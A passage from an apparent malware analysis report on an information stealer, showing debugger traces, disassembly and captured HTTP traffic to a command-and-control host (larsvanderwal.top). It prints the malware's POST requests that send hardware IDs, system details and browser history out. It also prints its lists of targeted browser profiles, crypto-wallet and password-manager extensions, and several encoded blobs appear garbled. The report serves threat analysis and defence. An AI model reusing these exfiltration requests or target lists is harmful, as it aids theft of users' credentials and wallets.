4000	call emvsspm0jv.402FD2			eax:"/25d4fc7fb0cb6b78.php"					
6100	mov dword ptr ds:[613278],eax			[esp]:"rkqsu04U8ktB8R04qyQt4muge4", 40FFA4:"5R3/Vg8e5w=="					
A4F0	mov dword ptr ss:[esp],emvsspm0jv.40FFA4			eax:"/25d4fc7fb0cb6b78.php"					
4000	call emvsspm0jv.402FD2			[esp]:"rkqsu04U8ktB8R04qyQt4muge4", 40FFB4:"xh3tchQe+u5Sc5l17u6krJRhQw2kwMo="					
6100	mov dword ptr ds:[613184],eax			eax:"/25d4fc7fb0cb6b78.php"					
A4F0	mov dword ptr ss:[esp],emvsspm0jv.40FFB4			[esp]:"rkqsu04U8ktB8R04qyQt4muge4", 40FFB8:"xh3tchQe+u5Sc5l17u6krJRhQw2kwMo="					
4000	call emvsspm0jv.402FD2			eax:"/25d4fc7fb0cb6b78.php"					
6100	mov dword ptr ds:[6134C0],eax			[esp]:"rkqsu04U8ktB8R04qyQt4muge4", 40FFD8:"xh3tcRMe9t1JEYZE4u+GQJVJ"					
B8F0	mov dword ptr ss:[esp],emvsspm0jv.40FFD8			eax:"/25d4fc7fb0cb6b78.php"					
4000	call emvsspm0jv.402FD2			[esp]:"rkqsu04U8ktB8R04qyQt4muge4", 40FFF4:"xht2VRse3/NeDg=="					
6100	mov dword ptr ds:[6131C1],eax			eax:"/25d4fc7fb0cb6b78.php"					
F4F0	mov dword ptr ss:[esp],emvsspm0jv.40FFF4			[esp]:"rkqsu04U8ktB8R04qyQt4muge4", 410008:"yR34Rzxy9vk="					
4000	call emvsspm0jv.402FD2			eax:"/25d4fc7fb0cb6b78.php"					
6100	mov dword ptr ds:[6130B0],eax			[esp]:"rkqsu04U8ktB8R04qyQt4muge4", 410018:"xh3tcRMe9s9UH5E="					
88F0	mov dword ptr ss:[esp],emvsspm0jv.410008			eax:"/25d4fc7fb0cb6b78.php"					
4000	call emvsspm0jv.402FD2			[esp]:"rkqsu04U8ktB8R04qyQt4muge4", 410018:"xh3tcRMe9s9UH5E="					
6100	mov dword ptr ds:[613104],eax			eax:"/25d4fc7fb0cb6b78.php"					
1800	mov dword ptr ss:[esp],emvsspm0jv.410018			[esp]:"rkqsu04U8ktB8R04qyQt4muge4", 410018:"xh3tcRMe9s9UH5E="					
4000	call emvsspm0jv.402FD2			eax:"/25d4fc7fb0cb6b78.php"					
6100	mov dword ptr ds:[613104],eax			[esp]:"rkqsu04U8ktB8R04qyQt4muge4", 410018:"xh3tcRMe9s9UH5E="					

Figure 16 - Encryption process and dynamic analysis

The malware first decodes the **URL information** it will use in its malicious activities with **BASE64**, and the resulting expression is analyzed at run time with the **RC4** algorithm.

```

83C4 28 add esp,28
8D5D 98 lea ebx,dword ptr ss:[ebp-68]
E8 0AC7FFF [call emvsspm0jv.409107]
83C4 0C add esp,4
8D83 68E1FFFF lea eax,dword ptr ss:[ebp-1E98]
50 push eax
83EC 0C sub esp,C
8965 FC mov dword ptr ss:[ebp-4],esp
83EC 0C sub esp,C
8BF4 A8316100 mov est,esp
E8 33A8 [push dword ptr ds:[6131A8]]
E8 33200000 [call emvsspm0jv.40EA50]
83EC 50 sub esp,50
8BFC mov edi,esp
E8 5A4BFFFF [call emvsspm0jv.401581]
8845 FC mov eax,dword ptr ss:[ebp-4]
50 push eax
E8 0673FFFF [call emvsspm0jv.403D36]
83C4 60 add esp,60
8D7D E8 lea edi,dword ptr ss:[ebp-18]
E8 35C2FFFF [call emvsspm0jv.408C70]
59 pop ecx
8965 FC mov dword ptr ss:[ebp-4],esp
83EC 0C sub esp,C
83C4 60 mov esp,esp
FF35 34346100 [push dword ptr ds:[613434]]
E8 01200000 [call emvsspm0jv.40EA50]
83EC 50 sub esp,50
8BFC mov edi,esp
E8 284BFFFF [call emvsspm0jv.401581]
8845 FC mov eax,dword ptr ss:[ebp-4]
50 push eax
E8 D472FFFF [call emvsspm0jv.403D36]
83C4 60 add esp,60
8D7D E8 lea edi,dword ptr ss:[ebp-18]
8D9D 8882FFFF lea ebx,dword ptr ss:[ebp-4B78]
E8 F5C0FFFF [call emvsspm0jv.408868]
83C4 A4 [endproc]

```

\Content-Disposition: form-data; name=\\"build\\\"\\r\\n\\r\\ndefault\\r\\n-----DHJJEHJDHJKECBFHDHDH--\\r\\n"

Figure 17 - Information targeted by the malware

```

98 lea esi,dword ptr ss:[ebp-68]
D210000 [call emvsspm0jv.40AEAF]
80 mov eax,dword ptr ss:[ebp-80]
540FFF [call emvsspm0jv.40EB68]
84346100 [push dword ptr ss:[esi-484]]
8C lea esi,dword ptr ss:[ebp-74]
82000000 [call emvsspm0jv.40EA50]
78326100 [push dword ptr ds:[61278]]
80 lea esi,dword ptr ss:[ebp-80]
8C lea eax,dword ptr ss:[ebp-74]
22100000 [call emvsspm0jv.40AE68]
8C lea esi,dword ptr ss:[ebp-74]
E210000 [call emvsspm0jv.40AEAF]
80 mov eax,dword ptr ss:[ebp-80]
[call emvsspm0jv.4016EF]
80 [call emvsspm0jv.40AEAF]
94346100 [push dword ptr ds:[612494]]
654FFF lea eax,dword ptr ss:[ebp-98]
8C lea eax,dword ptr ss:[ebp-74]
E210000 [call emvsspm0jv.40EB68]
8C lea esi,dword ptr ss:[ebp-74]
A210000 [call emvsspm0jv.40AEAF]
68FFFFFF mov eax,dword ptr ss:[ebp-98]
F4DFFF [call emvsspm0jv.4016EF]
OC sub esp,C
OC mov edi,esp
OC sub esp,C
mov esi,esp
84316100 [push dword ptr ds:[613184]]
B200000 [call emvsspm0jv.40EA50]
OC sub esp,C
OC mov eax,esp
push ecx
call emvsspm0jv.40D12F
push ecx
push ecx
98 lea eax,dword ptr ss:[ebp-68]
mov esi,esp

```

[ebp-68]:"http://larsvanderwal.top/25d4fc7fb0cb6b78.php"
[ebp-80]:"http://larsvanderwal.top/3abdf8b5527012d0/"
00613484:&"http://larsvanderwal.top"
[ebp-74]:"http://larsvanderwal.top/3abdf8b5527012d0/"
00613278:&"3abdf8b5527012d0/"
[ebp-80]:"http://larsvanderwal.top/3abdf8b5527012d0/"
[ebp-74]:"http://larsvanderwal.top/3abdf8b5527012d0/"
[ebp-74]:"http://larsvanderwal.top/3abdf8b5527012d0/"
[ebp-80]:"http://larsvanderwal.top/3abdf8b5527012d0/"
00613494:&"sqlite3.dll"
[ebp-98]:"HAL9TH_..."
[ebp-74]:"http://larsvanderwal.top/3abdf8b5527012d0/"
[ebp-74]:"http://larsvanderwal.top/3abdf8b5527012d0/"
[ebp-98]:"HAL9TH_..."
00613184:&"default"
[ebp-68]:"http://larsvanderwal.top/25d4fc7fb0cb6b78.php"

FPU Gizzle	
EAX	00423010 "http://larsvanderwal.
EBX	0040FBF1 emvsspm0jv.0040FBF1
ECX	76142C39 kernel32.76142C39
EDX	00424038 emvsspm0jv.00424038
ESP	001893F4
ESI	0018E104 &"http://larsvanderwal.
EDI	00000000
EIP	0040C994 emvsspm0jv.0040C994
EFLAGS 00000246	
ZF	1 PF 1 AF 0
OF	0 SF 0 DF 0
CF	0 TF 0 IF 1
LastError 000003F0 (ERROR_NO_TOKEN)	
LastStatus C000007C (STATUS_NO_TOKEN)	
GS	002B FS 0053
ES	002B DS 002B
CS	0023 SS 002B
ST(0)	00000000000000000000000000000000 x87r0 Bos 0.000
ST(1)	00000000000000000000000000000000 x87r1 Bos 0.000
Varsayılan (stdcall)	
1:	[esp] 00000000
2:	[esp+4] 00000080
3:	[esp+8] 00419010 "HAL9TH_..."
4:	[esp+C] 00000000
5:	[esp+10] 00000000

Figure 18 - Request paths made

The malware aimed to obtain some information by sending requests with many different values to the <http://larsvanderwal.top> site, which has an IP address of (176[.]124[.]193[.]99).

The information it aims to obtain:

- **wallets**,
- **browsers**,
- **plugins** such information.

F3F01	23 00000000	and eax,00000000	
F3F06	05 00014000	add eax,400100	
F3F0B	50	push eax	
F3F0C	56	push esi	
F3F0D	56	push esi	
F3F0E	FF35 08321001	push dword ptr ds:[1103208]	01103208:&"HTTP/1.1"
F3F14	FF75 88	push dword ptr ss:[ebp-78]	[ebp-78]:"/25d4fc7fb0cb6b78.php"
F3F17	FF35 DC331001	push dword ptr ds:[11033DC]	011033DC:&"POST"
F3F1D	FF75 E0	push dword ptr ss:[ebp-20]	
F3F20	FF15 D8371001	call dword ptr ds:[<&HttpOpenRequestA>]	
		!!!	

Figure 19 - POST request

The malware continued its requests. Figure-19 shows one of the **POST** requests made by the malware.

Requests made by the malware to the C2 Server during its activity and some responses from the server:

```
GET /msdownload/update/v3/static/trustedr/en/pinrulesstl.cab?23df1a4f7492ce62 HTTP/1.1
Connection: Keep-Alive
Accept: /*
If-Modified-Since: Fri, 02 Jun 2017 17:39:05 GMT
If-None-Match: "80424021c7dbd21:0"
User-Agent: Microsoft-CryptoAPI/10.0
Host: ctld1.windowsupdate.com

HTTP/1.1 304 Not Modified
Date: Mon, 27 Mar 2023 18:45:16 GMT
Accept-Ranges: bytes
ETag: "80424021c7dbd21:0"
X-HW: 1679942716.dop119.am5.t,1679942716.cds236.am5.c
X-CCC: NL
X-CID: 9

GET /msdownload/update/v3/static/trustedr/en/authrootstl.cab?b158bb68068d4370 HTTP/1.1
Connection: Keep-Alive
Accept: /*
If-Modified-Since: Tue, 29 Nov 2022 19:02:07 GMT
If-None-Match: "80a16713254d91:0"
User-Agent: Microsoft-CryptoAPI/10.0
Host: ctld1.windowsupdate.com

HTTP/1.1 200 OK
Date: Mon, 27 Mar 2023 18:45:16 GMT
Connection: Keep-Alive
Cache-Control: public, max-age=900
Content-Length: 62582
Content-Type: application/vnd.ms-cab-compressed
Last-Modified: Tue, 28 Feb 2023 19:02:12 GMT
Accept-Ranges: bytes
ETag: "0d2f929a74bd91:0"
X-HW: 1679942716.dop119.am5.t,1679942716.cds236.am5.c
```

Figure 20 - Http Get request

```
POST /25d4fc7fb0cb6b78.php HTTP/1.1
Content-Type: multipart/form-data; boundary=----EGDBAFHJJDAKEBGCFCBG
Host: larsvanderwal.top
Content-Length: 214
Connection: Keep-Alive
Cache-Control: no-cache

-----EGDBAFHJJDAKEBGCFCBG
Content-Disposition: form-data; name="hwid"

2436F4E7259C2545466276
-----EGDBAFHJJDAKEBGCFCBG
Content-Disposition: form-data; name="build"

default
-----EGDBAFHJJDAKEBGCFCBG--
HTTP/1.1 200 OK
Date: Mon, 27 Mar 2023 18:45:19 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 140
Connection: close
Content-Type: text/html; charset=UTF-8

ZjQyZWwMjklNjI4NGQwY2ZkMzRjZjhM2IwNGjhMjExN2EzNTI1Nz1jYjM0YmQwZTjhN2I5NmU30TA3MDYwY2FkNmU4NjM1fGRybmv8amFyZGluLnJ0ZnwxFD8MXwxFD
F8
```

Figure 21 - POST request and response in BASE64 format

With this request, the attacker sends the **HWID** (hardware identifier) name **and build name** of the target's host to the C2 Server via the **POST** method. The server sent the request result **encrypted** with **BASE64**. The string we get when we **decrypt** this expression:

f42ec022d6284d0cf34cf2a3b04ba2117a352579cb34bd0e2a7b96e7907060cad6e
8635|done|jardin.rtf|1|0|1|1|1|1|1|1|

```
POST /25d4fc7fb0cb6b78.php HTTP/1.1
Content-Type: multipart/form-data; boundary=----HCAEGCBFHJDGCBFHDAB
Host: larsvanderwal.top
Content-Length: 268
Connection: Keep-Alive
Cache-Control: no-cache

-----HCAEGCBFHJDGCBFHDAB
Content-Disposition: form-data; name="token"

f42ec022d6284d0cf34cf2a3b04ba2117a352579cb34bd0e2a7b96e7907060cad6e8635
-----HCAEGCBFHJDGCBFHDAB
Content-Disposition: form-data; name="message"

browsers
-----HCAEGCBFHJDGCBFHDAB--
HTTP/1.1 200 OK
Date: Mon, 27 Mar 2023 18:45:19 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 1340
Connection: close
Content-Type: text/html; charset=UTF-8
```

Figure 22 - Request made for web browsers and the response in BASE64 format

The malware requests the **C2 Server** via the **POST** method to collect data from web browsers. The server sends the request response again **encoded with BASE64**.

Google Chrome\Google\Chrome\User Data chrome
Google Chrome Canary\Google\Chrome SXS\User Data chrome
Chromium\Chromium\User Data chrome
Amigo\Amigo\User Data chrome
Torch\Torch\User Data chrome
Vivaldi\Vivaldi\User Data chrome
Comodo Dragon\Comodo\Dragon\User Data chrome
EpicPrivacyBrowser\Epic Privacy Browser\User Data chrome
Coccoc\CocCoc\Browser\User Data chrome
Brave\BraveSoftware\Brave-Browser\User Data chrome
Cent Browser\CentBrowser\User Data chrome
7Star\7Star\7Star\User Data chrome
Chedot Browser\Chedot\User Data chrome
Microsoft Edge\Microsoft\Edge\User Data chrome
360 Browser\360Browser\Browser\User Data chrome
QQBrowser\Tencent\QQBrowser\User Data chrome
CryptoTab\CryptoTab Browser\User Data chrome
Opera Stable\Opera Software opera
Opera GX Stable\Opera Software opera
Mozilla Firefox\Mozilla\Firefox\Profiles firefox
Pale Moon\Moonchild Productions\Pale Moon\Profiles firefox
Opera Crypto Stable\Opera Software opera
Thunderbird\Thunderbird\Profiles firefox

Table 5 - Targeted browser information

The target browser information we obtain when we decrypt the incoming result of the post request is provided in Table-5.

```
POST /25d4fc7fb0cb6b78.php HTTP/1.1
Content-Type: multipart/form-data; boundary=----BAKJKFHCAEGDHIDGDHDA
Host: larsvanderwal.top
Content-Length: 267
Connection: Keep-Alive
Cache-Control: no-cache

-----BAKJKFHCAEGDHIDGDHDA
Content-Disposition: form-data; name="token"
F42ec022d6284d0cf34cf2a3b04ba2117a352579cb34bd0e2a7b96e790706cad6e8635
-----BAKJKFHCAEGDHIDGDHDA
Content-Disposition: form-data; name="message"

plugins
-----BAKJKFHCAEGDHIDGDHDA--
HTTP/1.1 200 OK
Date: Mon, 27 Mar 2023 18:45:19 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 5056
Connection: close
Content-Type: text/html; charset=UTF-8

TwV0YU1hc2t8ZGpjbgNrta2dsZmNb291bGnZ2hkaW5tZWVta2JnY218XwwwfDB8Tlw0YU1hc2t8Zlp1Ynx1YltvcGxjaGxnaGvjZGfsbwV1ZfqbmltaG18MxwwfD88TwV0YU1hc2t8bmt1alwhmYnvV2f1Y19la1gx1Zm5bz2r1ZwLzNcGrbm5PMxwwfD88VHjVbkxpmbt8awJuzWpkZmptbtwV25scGVia2xtbmtvZwpag9mZwn18XwwwfD880mluW5jZSBXYWxsZXR8ZmhzbhpblF1bgJvaHbQy1mnsZgdnJ2JluXbpuZG9kanB8XwwwfD88uqyb218ZmzuYmvsZmRzV1lvaGvna2ppYm5tYnRqalVooahhamJ8MXwwfD88Q29pbmJhc2JlgV2FsbGV01GVd4dGvuc2lVnxobnZhbnrbtub2mZn9mYnRkZ22npam5ta5wmbtckbmFhZhxodFB89MxhdFyZGf8AhBnbGzOz22zuuGncGpkZn5qZ21kZ291laFwcfGfmbsG58NmwwwfD88Smf4eC8mawJ1cnR5f0lqZlxmcGxwv6V1ZgpqZws5chBpqZ21shnpzZmlmZ51fDf8mWwwfGLXViexzXR8a25jY2hkalvdvZnndoZu51YmFkZG9aaq5uYm9nZrnBwZmp89XwwwfD88TUXXIENYfG5sYm1ubm1lqz25s2drdrampuy27aY2xtY2ZnZ2ZLmrFdfDF8MwwwfFd1akxxV2Fsbv0Fg5hbmptZgtuaetpbm1bmtnZGlnZ23lmlmhkYmf7bt1lzfDF8MwwwfJvbmluJUf-dhbGx1dHxmblmpobwtoaf1YmprrazF1bmkrjbm5Z2fhd2d1bmV1Y3wx0D88MhK0Z1Q9MaW51fGWAghsZ21nY1W11b2ruaGt7z61rcfGbGvsmxvaGF-fDF8MwwwfENMV1BXYwxsZXR8bfmua2JrZ2ppa2djaWdhZg9ta3b0Ywxhb5kY2fwaamt8MkwxfD88Tg1xdwfSaXRS1Fdb6g1xJdkrxGzvzGt1bG1hCglnax1bwZ1bmktZGlnaG51Z21tbmxwfD88MhXuZ2XJyYSBTdgf0aw9u1Fdhbgx1Jkhaw1mYm5izm9icG112WtpcGh1ZLqwlkkcG5scGdwcHwxDB8MhxlZXBscnxkbWhbNrbm9na2dzjZGzoaGjZGlnaGfJaetlamVhchwwwfD88MhTxTb2zxZXR8ZmhZmV0uzGdkb2NtY2JtZmlrZGnvZ299mcGhpblw5rbm9B0XwwwfD880VvbyBXYwxsZXo0Tw1uYSB0cm90b2Hvbc18Y25tYw1hWklocHBua2bnbm1sZHBkbWthYwt1am5oYnV
```

Figure 23 - Request for wallet information

The malware made a **POST** request to change the required wallet information.

When the response to this request from the malicious software is **decrypted**, the information we obtain is:

Output

```
MetaMask|djclckkglechoobinghdinmeemkbgi|1|0|0|MetaMask|ejbalbakoplchlhedcalmeaaejninhm|1|0|0|MetaMask|nkbihfbbeogaeaoehlefknkodbefgpgkn|ce Wallet|fhbohimaelbohpjbldcngcnapndodjp|1|0|0|Yoroi|ffnbelfdoeiohenkjibnmadjiehjhajb|1|0|0|Coinbase Wallet extension|hfnfanknocfeofbddgcijmhmhnfkdnnaad|1|0|1|Guarda|hgpfhgfghbgpjdenjgmgoieappafn|1|0|0|Jaxx Liberty|cjelfplplebdjjenlppjcblmjkcfcffne|1|0|0|iwallet|kncchdigobghenbbaddojnnnaogfppfj|1|0|0|MEW CX|nlbmnijcnlegkjjpcfjclmcfgfefdm|1|0|Wallet|fnjhmkhhmkbjkkabndcnngagobgnee|1|0|0|Neoline|cphlgmgameodnhkjdmkpanlelnlohaoo|1|0|0|CLV Wallet|nhnkbgkjkgcigadomkphalanndcapkj|1|Wallet|kpfolkkelmapcoipemfdmdgfhnegim|1|0|0|Terra Station Wallet|aiifbnbfobpmekipheeiijmidpnlpgrp|1|0|0|Kepir|dmkamcknogkgcdffhhbdcgachkejeap|1|0|0|sollet|fhmfendgocbmfmikdcohofphimnkn|1|0|0|A Protocol|cnmamaachppnkjgnldpdmkaakeejnhae|1|0|0|Polymesh Wallet|jojhfeodkpkglbfimdfabpdfjaoolaf|1|0|0|Iconex|flpicilemghbmfalicaajoolhk Wallet|aeachknmefpeccionboohconeoem|1|0|0|EVER Wallet|cgeeoedpfragjceefiefmdphpklenlkf|1|0|0|Kardiachain Wallet|pdadjkfkgcagfcbeimpkbalnfnpbnk|1|0|0|Rabby|acmacodkjbdgmoolebdmjdjonilkdbch|1|0|0|Phantom|bfnaelmoimeimhlpmjnjophhpkkoljpa|1|0|0|Wallet|odbfpelihdkbilmopkbjmonfanlbcf|1|0|0|Oxygen|fhfilheimgldndkjgofkcbgekhnenbh|1|0|0|Pali Wallet|mgfkkfbidihjpoaomajlbchdlicgn|1|0|0|Wallet|hmeobrnfnfcmdkdcmblblagmfpboieaf|1|0|0|Nami|lpfcbjknipeeillfnkikgnckgfhdo|1|0|0|Maiar DeFi Wallet|dngmlblcodfobdpdpecaadgfbcgjf Wallet|lpiuinialbackdjcionkobjlmdfbcj|1|0|0|Solflare Wallet|bhhhlibepdkbapadjnnojkbgioiobic|1|0|0|Cyno Wallet|dkdedlpgdmkkfjabffeganieamfklnkm|1|0|0|KHC|hcplincpppdclinealmandjicmknkbn|1|0|0|TezBox|mnlfifefkajgofkcjkemidiaecocnkjeh|1|0|0|Tem adonecabehalmbgpfdjm|1|0|0|Ronin Wallet|kjmooh1gokccodicjjfbebfolmlbjgfkh|1|0|0|Byone|nlgbhdfgdhgbiamfdfmbikcdghidoadd|1|0|0|OneKey|jnmbobjmhlngeofaiojfljckilhhlhcj|1|0|0|0 n|jhgbkkipaallpehbohjmkbjofjdmeid|1|0|0|Braavos Wallet|jnlgamecbpmajjfhhmmmlhejkejemjda|1|0|0|Enkrypt|kkpklodjefoidiedojogacfhpaihoh|1|0|0|Wallet|mcohilncfbahbmfdjkbpmccioolgce|1|0|0|Sender Wallet|epapihdplajcdmnkdeahljigofloibg|1|0|0|Hashpack|gjagmgiddbbcicjphllkdnddhcglnemk|1|0|0|Eternl|kmhcihepbffmpgmihbkimpjlmimmioameka|1|0|0|Wallet|phkbamfeingggmakkplkjmgibohnba|1|0|0|Petra Aptos Wallet|ejjladiannckdgjemekebdpeokbikhfc|1|0|0|Martian Aptos Wallet|efbglgofoippbgcjeprhblabncigk|1|0|0|Finnie|cjmknjdjhagcfbpiemkdpomccnjb1mj|1|0|0|Leap Terra Wallet|aijcbledoijmgnlmjeegjaglmebm Manager|imloifkgjaggghnckjkgggdhalmcnfk1k|1|0|0|Authenticator|bhgoamapcdpbophigooaddingpkbai|1|0|0|Authy|gaednjfmmahhbjefcbaolhhanlaob Authenticator|oeljdlpdmdbchonielidgobddffflal|1|0|0|Gauth Authenticator|ilgcnhelpchnceeiipijaljkblbcobl|1|0|0|Bitwarden|nngceckbaapebfimmlniiyahkandclblb|1|0|0|KeePassXC|oboonakemofpalcgghocfaoadof 0|NordPass|foolghllmmhmmndjgjamiiodkpenpb|1|0|0|Keeper|bfogafebfohie1mehodmfbbebbpe|1|0|0|RoboForm|pnlcmmoijmeholppgmrnbbaipmbllob|erPass|naepdomgenkenolocifgehiddafch|1|0|0|MYKI|bmkgpdpkclnkgnmnpbhehdgcimmed|1|0|0|Splinkity|jhjfjfclepacoldmjmkmdlmganfaalklb|1|0|0|Vault|igkpcodhieomeponcfnbcchinhabd|1|0|0|Opera Wallet|gojchdcpbpfigcaejfhnfegekdgbikl|0|0|1|
```

Figure 24 - Target wallet information

With this response, the malware obtained wallet names and various information about these wallets.

```
POST /25d4fc7fb0cb6b78.php HTTP/1.1
Content-Type: multipart/form-data; boundary=----DAKFIDHDGIEGCAKFIJJK
Host: larsvanderwal.top
Content-Length: 4587
Connection: Keep-Alive
Cache-Control: no-cache

-----DAKFIDHDGIEGCAKFIJJK
Content-Disposition: form-data; name="token"

f42ec022d6284d0cfcd3acf2a3b04ba2117a352579cb34bd0e2a7b96e7907060cad6e8635
-----DAKFIDHDGIEGCAKFIJJK
Content-Disposition: form-data; name="file_name"

c31zdGVtZXluzm8udh0
-----DAKFIDHDGIEGCAKFIJJK
Content-Disposition: form-data; name="file"

Ck5ldHdvcmmsgSw5mbzoKCS0gSV6IE1PWoJLSBdb3VudHJ50iBjU08/CgpTeXN0ZW0gU3VtbWFyeToKCS0gSFdJRDogMjQzNkY0RTcyNT1Dl
uzG93cyAxhCPCm8KCSo0gQXjja1o2WNoDxJ1oB4NjQKCS0gVXN1ck5hbW6IEFkbWluCgktIENvbX81dGvYIE5hbW6IEhDSURQSk9UCgk
8yNlyAyMDoONToxAoJLSBVEM6IDAKCS0gTGFuZ3VhZ2U6IGVuLVVTcgtkIEt1eWjYXJkczoGRw5nbGzaCaOw5pdGVkIFN0YXR1cykCCS
W5uaW5nIFBhdGg6IE6XFVzzXJzXEFkbWluXEFeRhdGFCtG9jYlwxcVGVtcFwzN2FhN2ZizjY5MmNiYzdkYTfmoWYyMzNjMzdjZDR1N2YXY
MTg2M2QyNzkumv4ZQ0jLSDBUFU6IEludGVS1ENvcnUgUHjV2Vzc29yIChCcm9hZHd1bGwpGcktIENvcnVz0iAyCgktIFRocmVhZHM6IDQk
pc3BsYXkgUmVzb2xdGlvbjogMTI4Mhg3mjAKCS0gR1BVQgoICS1NaWnby3NvZnQgMfZawMgRG1zGxheSBZGfwGdVc1VzX1gQwd1bnr
xsIFVzZXjz0goJR29vZ2xl1ENocmptZSA1DEwhl4wLjuYNDkuTE5Cg1NaWnby3NvZnQgRwRnZSATIDkyljAuOTAyLjY3Cg1NaWnby3NvZn
TczLjQ1Cg1NaWnby3NvZnQgVm1zdwf51EMrKyAyMDEyIF1jZ1G1zdHjPvN0VWjjsZSAoeDg2KSAtIDExljAuNjEwMzAgLSAxsMs4wljYxMDMwL
IC0gMj44LjY2LjE3Cg1NaWnby3NvZnQgVm1zdwf51EMrKyAyMDE1LT1wMjigumVkaXN0cm1idXRhYmx1Ch4D0YpIC0gITQmZauMzA3NDQg
yb3NvZnQgVm1zdwf51EMrKyAyMDE1LT1wMjigUnvkaXN0cm1idXRhYmx1Ch4NjOpIC0gMTQmZauMzA3MDQgLSAxNC4zMC4zMDCwNC4wCg1j
AyMDEzIF1jZ1G1zdHjPvN0VWjjsZSAoeDg2KSAtIDExljAuNDA2NjAgLSAxM4wLjQwNyLjAKCU1pY3jvC29mdCbwaXN1YwlgQysrIDiwMTI
G1tzSATIDExljAuNDA2NjAgLSAxM4wLjQwNyLjAGLSAxM4wLjQwNyLjAKCU1pY3jvC29mdCbwaXN1YwlgQysrIDiwMTI
MDcyOS42MTYxCg1BZG9i1ZSBYY3jVymF0IJ1jYWR1ciBEQyAtIDE5LjAxMC4yMDA2QoQjtWl1cm9zb2Z0IFZpc3VhbCBDKygsMjAxMiB40DYg
```

Figure 25 - Request made to retrieve information from the target system

The malware obtains target system information for the **POST** request.

With this malicious request, the target system's

- **System Summary,**
- **User Agents,**
- **Installed Apps,**
- **All Users,**
- **Current User,**
- **Process List** it has captured information like.

HTTP	261 POST /25d4fc7fb0cb6b78.php HTTP/1.1
HTTP	220 HTTP/1.1 200 OK
HTTP	150 GET /3abdf8b5527012d0/sqlite3.dll HTTP/1.1
HTTP	285 HTTP/1.1 200 OK (application/x-msdos-program)
HTTP	150 GET /3abdf8b5527012d0/freebl3.dll HTTP/1.1
HTTP	277 HTTP/1.1 200 OK (application/x-msdos-program)
HTTP	150 GET /3abdf8b5527012d0/mozglue.dll HTTP/1.1
HTTP	485 HTTP/1.1 200 OK (application/x-msdos-program)
HTTP	151 GET /3abdf8b5527012d0/msvcp140.dll HTTP/1.1
HTTP	189 HTTP/1.1 200 OK (application/x-msdos-program)
HTTP	147 GET /3abdf8b5527012d0/nss3.dll HTTP/1.1
HTTP	1175 HTTP/1.1 200 OK (application/x-msdos-program)
HTTP	151 GET /3abdf8b5527012d0/softokn3.dll HTTP/1.1
HTTP	1157 HTTP/1.1 200 OK (application/x-msdos-program)
HTTP	155 GET /3abdf8b5527012d0/vcruntime140.dll HTTP/1.1
HTTP	964 HTTP/1.1 200 OK (application/x-msdos-program)
HTTP	881 POST /25d4fc7fb0cb6b78.php HTTP/1.1

Figure 26 - Downloaded **legal third party dlls**

The malware downloaded **legal third party dlls** to the target system through **GET** requests made by **C2 Server**. Downloaded dlls:

sqlite3.dll	freebl3.dll	mozglue.dll	msvcp140.dll
nss3.dll	softokn3.dll	vcruntime140.dll	

Table 6 - Downloaded third party dlls

```

POST /25d4fc7fb0cb6b78.php HTTP/1.1
Content-Type: multipart/form-data; boundary=----HCAEGCBFHJGCBFHDABF
Host: larsvanderwal.top
Content-Length: 827
Connection: Keep-Alive
Cache-Control: no-cache

-----HCAEGCBFHJGCBFHDABF
Content-Disposition: form-data; name="token"

f42ec022d6284d0cf34cf2a3b04ba2117a352579cb34bd0e2a7b96e7907060cad6e8635
-----HCAEGCBFHJGCBFHDABF
Content-Disposition: form-data; name="file_name"

aG1zdG9yeVxNb3ppbGxhIEZpcmVm3hfNmV4dTl-NHYuZGVmYXVsdc1yZw1YXN1LnR4dA==
-----HCAEGCBFHJGCBFHDABF
Content-Disposition: form-data; name="file"

aHR0cHM6Ly9zdXBwb3J0Lm1vemlsbGEub3JnL3Byb2R1Y3RzL2ZpcmVm3gKaHR0cHM6Ly9zdXBwb3J0Lm1vemlsbGEub3JnL2tiL2N1c3RvbW16ZS1maXj1Zm94LWNvbnRyb2xzLk
J1dhRvbnnMtyW5kLXRvb2xiYXJzP3VbV9zb3VvY2U9ZmlyZwZveC1icm93c2VjNvObV9tZwRpdW09ZGvmyXVsdc1ib29rbWFya3MmdXRtX2NhBXBhawduPWN1c3RvbW16ZQpodHRw
czovL3d3dy5tb3ppbGxhLm9yZy9jb250cm1idXR1LwpodHRwczovL3d3dy5tb3ppbGxhLm9yZy9hYm91dC8KaHR0cHM6Ly93d3cubW96aWxsYS5vcmcvZmlyZWZveC9jZW50cmFsLw
o=
-----HCAEGCBFHJGCBFHDABF --
HTTP/1.1 200 OK
Date: Mon, 27 Mar 2023 18:45:46 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8

```

Figure 27 - Request made for browsers



```

Host: larsvanderwal.top
Content-Length: 267
Connection: Keep-Alive
Cache-Control: no-cache

-----GDBKJDGIJECFIEBFIDHC
Content-Disposition: form-data; name="token"

f42ec022d6284d0cf34cf2a3b04ba2117a352579cb34bd0e2a7b96e7907060cad6e8635
-----GDBKJDGIJECFIEBFIDHC
Content-Disposition: form-data; name="message"

wallets
-----GDBKJDGIJECFIEBFIDHC--
HTTP/1.1 200 OK
Date: Mon, 27 Mar 2023 18:46:29 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 1460
Connection: close
Content-Type: text/html; charset=UTF-8

Qm10Y29pbIBD3J1ffFxCaXrjb2luXHdhbGx1dHncfHdhbGx1dC5kYXR8MXxCaXrjb2luIENvcUmUgT2xkfFxCaXrjb2luXHwdq2FsbGV0Ki5kYXR8MHxEb2d1Y29pbnxrcRG9nZw
valv5cfcp3WxsZXQqLmRhdhfwfFjhdmVuIENvcUmV8XFjhdmVuXhwqd2FsbGV0Ki5kYXR8MHxEYVvkYwx1cyBNwlubmV0ffxEYVvkYwx1cyBNwlubmV0XHdhbGx1dHncfhNoZs
ouc3FsaXR1fDB8QmxvY2tdzHJ1Yw0gR3J1Zw58XEjsb2Nrc3RyzWfTxeDyZwvXhdhbGx1dHncfCouKnwxfFdhc2FiaSBXYwxsZXR8XFdhbGx1dFdhc2FiaVxDbG11bnRcV2Fst
